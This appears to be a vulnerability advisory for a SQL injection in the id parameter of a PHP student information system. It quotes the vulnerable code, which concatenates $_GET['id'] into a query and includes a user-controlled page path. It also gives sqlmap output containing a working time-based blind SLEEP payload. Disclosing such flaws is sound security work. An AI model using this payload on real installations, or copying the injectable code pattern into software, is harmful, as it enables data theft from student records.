
SQL injection vulnerability exists in id parameter of /admin/index.php file of Simple Student Information System

Important user data or system data may be leaked and system security may be compromised


The environment is secure and the information can be used by malicious users.

When visit /index.php and ‘page’ parameter is ‘students/view_student’,it will include /admin/students/view_student.php,and id parameter can do sql injection.




```
<?php $page = isset($_GET['page']) ? $_GET['page'] : 'home';  ?>
 <!-- Content Wrapper. Contains page content -->
 <div class="content-wrapper pt-3" style="min-height: 567.854px;">

   <!-- Main content -->
   <section class="content ">
     <div class="container-fluid">
       <?php
         if(!file_exists($page.".php") && !is_dir($page)){
             include '404.html';
         }else{
           if(is_dir($page))
             include $page.'/index.php';
           else
             include $page.'.php';

         }
       ?>
```

Fig.1 /admin/index.php



```
<?php
if(isset($_GET['id'])){
    $qry = $conn->query("SELECT *, CONCAT(lastname,', ', firstname,' ', middlename) as fullname FROM `student_list` where id = '{$_GET['id']}'");
    if($qry->num_rows > 0){
        $res = $qry->fetch_array();
        foreach($res as $k => $v){
```

Fig 2./admin/students/view_student.php



```
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 202 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=0' AND (SELECT 8549 FROM (SELECT(SLEEP(5)))PJFv) AND 'AtNe'='AtNe&page=students/view_student
---
```

“

Parameter: id (GET)

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=0' AND (SELECT 8549 FROM (SELECT(SLEEP(5)))PJFv) AND 'AtNe'='AtNe&page=students/view_student

---

“

Source Download：

https://www.campcodes.com/projects/php/student-information-system-in-php